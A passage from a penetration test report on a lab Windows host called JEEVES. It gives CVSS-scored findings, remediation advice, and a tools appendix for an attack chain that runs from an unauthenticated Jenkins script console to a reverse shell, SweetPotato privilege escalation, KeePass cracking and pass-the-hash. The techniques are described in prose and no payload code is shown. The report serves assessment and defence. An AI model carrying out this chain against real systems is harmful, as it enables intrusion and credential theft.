- **Description:** A KeePass password database (`CEH.kdbx`) was stored in an insecure location (`C:\Users\kohsuke\Documents`) without adequate protection. The database contained sensitive credentials including NTLM hashes that could be used for pass-the-hash attacks.
- **Impact:** The exposure of this database provided an alternative path for system compromise through credential theft.
- **Technical Summary:** The KeePass database was discovered during post-exploitation file enumeration. The file was transferred to the attacker's system for analysis.


3.4 Vulnerability: Weak Master Password on KeePass Database



- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**

    - **Vector Components:**
        - **Attack Vector (AV):** Network (N) - Cracking was performed offline after hash extraction.
        - **Attack Complexity (AC):** Low (L) - Standard dictionary attack.
        - **Privileges Required (PR):** None (N) - Only requires access to the password hash.
        - **User Interaction (UI):** None (N) - Automated cracking process.
        - **Scope (S):** Unchanged (U) - Impact limited to credential compromise.
        - **Confidentiality (C):** High (H) - Successful password recovery.
        - **Integrity (I):** None (N) - No data modification occurred.
        - **Availability (A):** None (N) - No service disruption.
- **Description:** The KeePass database was protected with a weak master password susceptible to dictionary attacks. The password was successfully cracked within minutes using John the Ripper with the `rockyou.txt` wordlist.
- **Impact:** The weak master password allowed for the complete decryption of the KeePass database, revealing all stored credentials including NTLM hashes.
- **Technical Summary:** The KeePass database hash was extracted using `keepass2john`, then cracked offline with John the Ripper. The password was recovered, allowing full access to the database contents.


3.5 Vulnerability: SMB Message Signing Enabled But Not Required



- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N – **6.5 (Medium)**
    - **Vector Components:**
        - **Attack Vector (AV):** Network (N) - Accessible via the SMB protocol.
        - **Attack Complexity (AC):** Low (L) - Standard SMB communication.
        - **Privileges Required (PR):** None (N) - Authentication is not required for certain attacks.
        - **User Interaction (UI):** None (N) - No user interaction is required.
        - **Scope (S):** Unchanged (U) - Impact limited to the SMB service.
        - **Confidentiality (C):** Low (L) - Potential information disclosure.
        - **Integrity (I):** Low (L) - Potential for relay attacks.
        - **Availability (A):** None (N) - No direct service disruption.

- **Description:** The SMB service was configured with message signing enabled but not required. While this represents a security improvement over signing being completely disabled, it still leaves the system vulnerable to SMB relay attacks if combined with other vulnerabilities.
- **Impact:** This configuration could allow man-in-the-middle attacks where SMB traffic is intercepted and relayed to other systems.
- **Technical Summary:** Scanning with Nmap revealed `Message signing enabled but not required` in the SMB security modes.

3.6 Vulnerability: Use of Alternate Data Streams for Data Hiding



- **CVSS v3.1:** AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N – **2.3 (Low)**
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires access to the local filesystem.
    - **Attack Complexity (AC):** Low (L) - Standard filesystem operations.
    - **Privileges Required (PR):** High (H) - Requires administrative privileges to create hidden streams.
    - **User Interaction (UI):** None (N) - No user interaction is required.
    - **Scope (S):** Unchanged (U) - Impact limited to data concealment.
    - **Confidentiality (C):** Low (L) - Concealment of data from standard inspection.
    - **Integrity (I):** None (N) - No data modification occurred.
    - **Availability (A):** None (N) - No service disruption.
- **Description:** The system utilized Windows Alternate Data Streams (ADS) to hide sensitive data (flags) within seemingly ordinary files.
- **Impact:** The use of ADS for flag storage demonstrated how data can be hidden from standard directory listings and casual inspection.
- **Technical Summary:** Flag files were hidden in Alternate Data Streams attached to regular files. Standard `dir` commands did not reveal these streams; the `/R` switch was required. Content was extracted using PowerShell's `Get-Content -Stream` parameter.

References

- **MITRE ATT&CK:**
  - T1190: Exploit Public-Facing Application

    - T1068: Exploitation for Privilege Escalation
    - T1003: OS Credential Dumping
    - T1550: Use Alternate Authentication Material
    - T1564: Hide Artifacts
- **CWE Mappings:**
    - CWE-306: Missing Authentication for Critical Function
    - CWE-269: Improper Privilege Management
    - CWE-312: Cleartext Storage of Sensitive Information
    - CWE-521: Weak Password Requirements
    - CWE-922: Insecure Storage of Sensitive Information

Note on CVSS Scoring:
Scores were calculated based on the exploitation context observed during the assessment. For remote vulnerabilities, the perspective of an external attacker with no initial access was prioritized. For local vulnerabilities, the perspective of an already compromised service account was considered. The scores reflect the worst-case scenario derived from exploiting each vulnerability within the context of this assessment.

4. Recommendations

To remediate the vulnerabilities identified during the assessment of the **JEEVES** (Windows 10 Pro) system, which led to full compromise via unauthenticated remote code execution, privilege escalation, and credential theft, the following targeted actions are recommended:

1. Harden Jenkins Authentication and Access Controls

The most critical finding was unauthenticated access to the Jenkins Groovy Script Console, which served as the primary entry point.

- **Enforce Mandatory Authentication:** Immediately configure Jenkins to require authentication for *all* user interactions. Disable the "Allow anonymous read access" option. Crucially, ensure the **Groovy Script Console is accessible only to users with administrative privileges**.
- **Implement Role-Based Access Control (RBAC):** Use the Jenkins "Role-based Authorization Strategy" plugin to create granular permissions. Restrict script execution and system configuration capabilities to a minimal set of trusted administrators. Standard developers or viewers should not have these rights.
- **Place Jenkins Behind a Reverse Proxy:** Do not expose the Jenkins management interface directly to untrusted networks. Place it behind a secure reverse proxy (e.g., NGINX, Apache) that can provide an additional layer of authentication, enforce SSL/TLS, and restrict access by IP address if possible.

2. Apply Least Privilege to Service Accounts and Audit User Rights

The compromised `jenkins` service account had excessive privileges (`SeImpersonatePrivilege`), enabling easy escalation to SYSTEM.

- **Remove Unnecessary Privileges:** Audit all service accounts (especially those running web applications or CI/CD tools) for powerful privileges like `SeImpersonatePrivilege`, `SeAssignPrimaryTokenPrivilege`, or `SeDebugPrivilege`. Remove these privileges via the Local Security Policy (`secpol.msc`) or Group Policy unless explicitly required by the application.
- **Use Dedicated, Low-Privilege Accounts:** Jenkins and similar services should run under a dedicated local service account with minimal permissions required for its core functions (e.g., building code). It should not be a member of the local **Administrators** group.
- **Implement Credential Management for Service Accounts:** Consider using Group Managed Service Accounts (gMSAs) for a more secure, automated password management solution in domain environments.

3. Establish a Policy for Secure Credential Storage and Strong Passwords

The discovery of a weakly protected KeePass database containing NTLM hashes created a severe secondary risk.

- **Prohibit Insecure Storage of Credential Vaults:** Establish and enforce a policy that password manager databases (KeePass, LastPass, etc.) must **never** be stored in predictable user directories (like `Documents` or `Desktop`). Mandate the use of secure, access-controlled locations.
- **Enforce Strong Master Passwords:** Policy must require strong, complex passphrases for all credential vaults. Integrate enterprise password managers that support and enforce complexity rules, preventing the use of weak, crackable passwords.
- **Promote the Use of Windows Credential Manager or Enterprise Solutions:** For managing system/service credentials, encourage the use of secured, OS-integrated solutions like Windows Credential Manager (for workgroup) or enterprise Privileged Access Management (PAM) solutions, rather than standalone files.

4. Implement System Hardening and Proactive Monitoring

Several system misconfigurations facilitated the attack and hid its traces.

- **Enforce SMB Message Signing:** To mitigate SMB relay attacks, configure Group Policy to set **`Microsoft network server: Digitally sign communications (always)`** to **Enabled**. This ensures SMB message signing is required, not just enabled.
- **Monitor for Alternate Data Streams (ADS):** While ADS is a legitimate NTFS feature, its use for hiding files is a common attacker technique. Implement periodic auditing of

critical systems using tools like `Get-Item -Path <file> -Stream *` in PowerShell or third-party security tools to detect hidden streams.
- **Deploy Endpoint Detection and Response (EDR):** Install and maintain an EDR solution capable of detecting malicious behavior, such as the execution of encoded PowerShell commands, unauthorized tool transfers (like SweetPotato), and anomalous process spawning (e.g., `cmd.exe` spawned by a service account).

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's internal development and operations (DevOps) hub as a highly automated factory floor. This floor contains powerful robots (like Jenkins) that can build, test, and deploy software at the push of a button. To function, these robots need access to tools and instructions. In a secure setup, only authorized engineers with keycards can program these robots. During our assessment, we found this factory floor not only unlocked but with its main control panel wide open to the public internet, and the robots themselves holding the master keys to the entire facility.

Here’s the business risk journey we demonstrated:

- **An Unlocked Control Panel on the Factory Wall**: The Jenkins automation server, a powerful tool used for building software, was exposed directly to the internet. More critically, its **programming console required no login whatsoever**. This was like finding the factory's main command terminal in the public parking lot, with no guard or password. We used this console to order a robot to hand us a remote control, giving us a live video feed and command line into the heart of the operation.
- **The Robot Held the Foreman's Keys**: The Jenkins robot operated under a service account that, by default, was trusted with a powerful privilege (`SeImpersonatePrivilege`). This is akin to a maintenance robot having the legal authority to put on a foreman's hard hat and jacket and be recognized as the boss. We used a well-known tool (SweetPotato) to trigger this impersonation, instantly granting us the highest possible level of access (`SYSTEM`) to the Windows operating system.
- **A Stolen Password Led to a Hidden Safe**: While searching the system, we found a digital safe (a KeePass database) left in an unlocked drawer (a user's Documents folder). The safe contained the credentials for various important systems. While it was locked with a password, the password was weak and easily guessed with a common wordlist. Inside, we found credentials that could have provided an alternative, stealthier path to full control.
- **The Hidden Blueprints**: Even after taking full control, finding the final proof of compromise (the "flags") required extra steps because the data was hidden using a Windows feature (Alternate Data Streams). This shows how sensitive information can be concealed from casual inspection, a technique also used by real attackers to hide their tools.

The Bottom Line for Leadership: This compromise was not the result of a complex, unknown exploit. It stemmed from **fundamental security misconfigurations**: a critical management interface exposed without authentication, excessive trust given to automated service accounts, and sensitive credentials stored insecurely. A real attacker exploiting these flaws would not just disrupt your CI/CD pipeline. They could:

1. **Sabotage software builds** by injecting malicious code into your development process, poisoning your applications at the source.
2. **Steal proprietary source code** and intellectual property from your version control systems.
3. **Use your compromised systems as a foothold** to launch further attacks against internal networks or external partners.
4. **Deploy ransomware** across all connected systems, halting development and operations entirely.

Securing tools like Jenkins and enforcing the principle of least privilege for service accounts are not optional IT tasks. They are critical business controls to protect your intellectual property, maintain the integrity of your software supply chain, and ensure business continuity.

5.2 Technical Summary

The assessment of the **JEEVES (Windows 10 Pro)** system demonstrated a straightforward yet devastating attack chain, where a single critical vulnerability led to immediate remote code execution and full system compromise. The following vulnerabilities were successfully exploited:

1. **Unauthenticated Access to Jenkins Groovy Script Console (Critical)**
   - **Issue**: The Jenkins instance on port 50000 had no authentication requirement for accessing the Groovy Script Console (`/script` endpoint).
   - **Impact**: Served as the initial vector for arbitrary code execution. A crafted Groovy/Java payload provided an immediate reverse shell with the privileges of the Jenkins service account (which was a local administrator).
2. **Privilege Escalation via `SeImpersonatePrivilege` (High)**
   - **Issue**: The compromised `jenkins` service account possessed the `SeImpersonatePrivilege`, a powerful Windows right often granted to service accounts.
   - **Impact**: This privilege was abused using the **SweetPotato** exploit, which allowed for local privilege escalation from the service account context to `NT AUTHORITY\SYSTEM`, granting total control over the operating system.
3. **Insecure Storage and Weak Protection of Credentials (High/Medium)**
   - **Issue A (Insecure Storage)**: A KeePass password database (`CEH.kdbx`) containing NTLM hashes was stored in an unsecured user directory (`C:\Users\kohsuke\Documents`).

- **Issue B (Weak Password)**: The master password protecting this database was weak and susceptible to a fast dictionary attack, cracking in minutes with `rockyou.txt`.
- **Impact**: Provided an **alternative attack path**. The exposed NTLM hash could have been used in a Pass-the-Hash attack to gain administrative access without needing to exploit the `SeImpersonatePrivilege`.

4. **System Misconfigurations Supporting the Attack Chain**
   - **SMB Signing Not Enforced**: While SMB signing was enabled, it was not required. This configuration, though not directly exploited here, leaves the system vulnerable to SMB relay attacks in a network context.
   - **Use of Alternate Data Streams (ADS)**: While ADS is a legitimate NTFS feature, its use to hide the assessment flags demonstrated a method attackers use to conceal files and tools from standard directory listings.

Technical Verdict: This engagement highlights a common and high-risk scenario in on-premises and cloud environments: the exposure of powerful automation tools without basic access controls. The combination of an internet-facing Jenkins console without authentication (CWE-306) and a service account with excessive privileges (CWE-269) created a direct pipeline from the internet to `SYSTEM`-level access. The discovery of weakly protected credentials (CWE-521, CWE-922) underscored a lack of defense-in-depth. The attack required no advanced zero-day exploits; it was executed using well-documented techniques against basic misconfigurations, emphasizing the critical importance of hardening guidelines and secure defaults for DevOps and IT infrastructure.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for the initial reconnaissance phase. It performed a targeted service version scan (`-sVC`) on ports 80, 135, 445, and 50000, identifying the Windows 10 host, IIS web server, SMB service, and the critical Jetty server hosting Jenkins.
- **ffuf**
  Description: Web fuzzing tool used for directory enumeration on the non-standard port 50000. It successfully discovered the `/askjeeves` Jenkins endpoint, which was not visible through standard browsing and became the primary attack vector.
- **Groovy/Java Reverse Shell Payload**
  Description: A custom-crafted Java payload designed to be executed within the Jenkins Groovy Script Console. This code leveraged `ProcessBuilder` and `Socket` classes to spawn a reverse shell connecting back to the attacker's machine, providing initial remote code execution.
- **Netcat (nc / nc64)**
  Description: Networking utility used to listen for incoming reverse shell connections from the target on ports 443 and 444. The Windows version (`nc64.exe`) was also transferred

to the target to establish a secondary command & control channel after privilege escalation.

- **PowerShell (IWR/Invoke-WebRequest)**
  Description: Built-in Windows scripting language and module. It was used on the compromised host to download attacker tools (e.g., `SweetPotatoNew.exe`, `nc64.exe`) from the attacker's HTTP server via one-liner commands.
- **SweetPotato (SweetPotatoNew.exe)**
  Description: Local privilege escalation tool that aggregates various techniques to abuse the `SeImpersonatePrivilege`. It was downloaded and executed on the target to impersonate SYSTEM tokens, spawning a new command prompt with `NT AUTHORITY\SYSTEM` privileges.
- **Windows Native Utilities**
  Description: Built-in Windows commands were used extensively for post-exploitation reconnaissance and data extraction:
  - `systeminfo`: Gathered detailed OS and patch level data.
  - `dir /R`: Revealed files hidden in Alternate Data Streams (ADS).
  - `whoami /priv`: Verified the presence of `SeImpersonatePrivilege`.
  - PowerShell `Get-Content -Stream`: Extracted the content of files hidden in ADS.
- **keepass2john**
  Description: Utility from the John the Ripper suite used to extract the password hash from the discovered KeePass database file (`CEH.kdbx`) for offline cracking.
- **John the Ripper**
  Description: Fast password cracker. Used in offline mode with the `rockyou.txt` wordlist to successfully crack the weak master password protecting the KeePass database, revealing the stored NTLM credential hashes.
- **pth-winexe**
  Description: Part of the Pass-the-Hash toolkit. It was used to demonstrate the alternative attack path by authenticating to the target host (`//10.129.12.168`) using the recovered NTLM hash, establishing a remote command session as the Administrator user.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module. Hosted on the attacker's machine (port 80) to serve payloads, exploit tools, and the reverse shell listener, enabling easy file transfer to the compromised Windows host.

Usage Note: All tools were employed in a controlled, isolated lab environment against the designated target system. Their use followed a logical, sequential exploitation path from initial access to full compromise, demonstrating how common security misconfigurations can be exploited with readily available tools.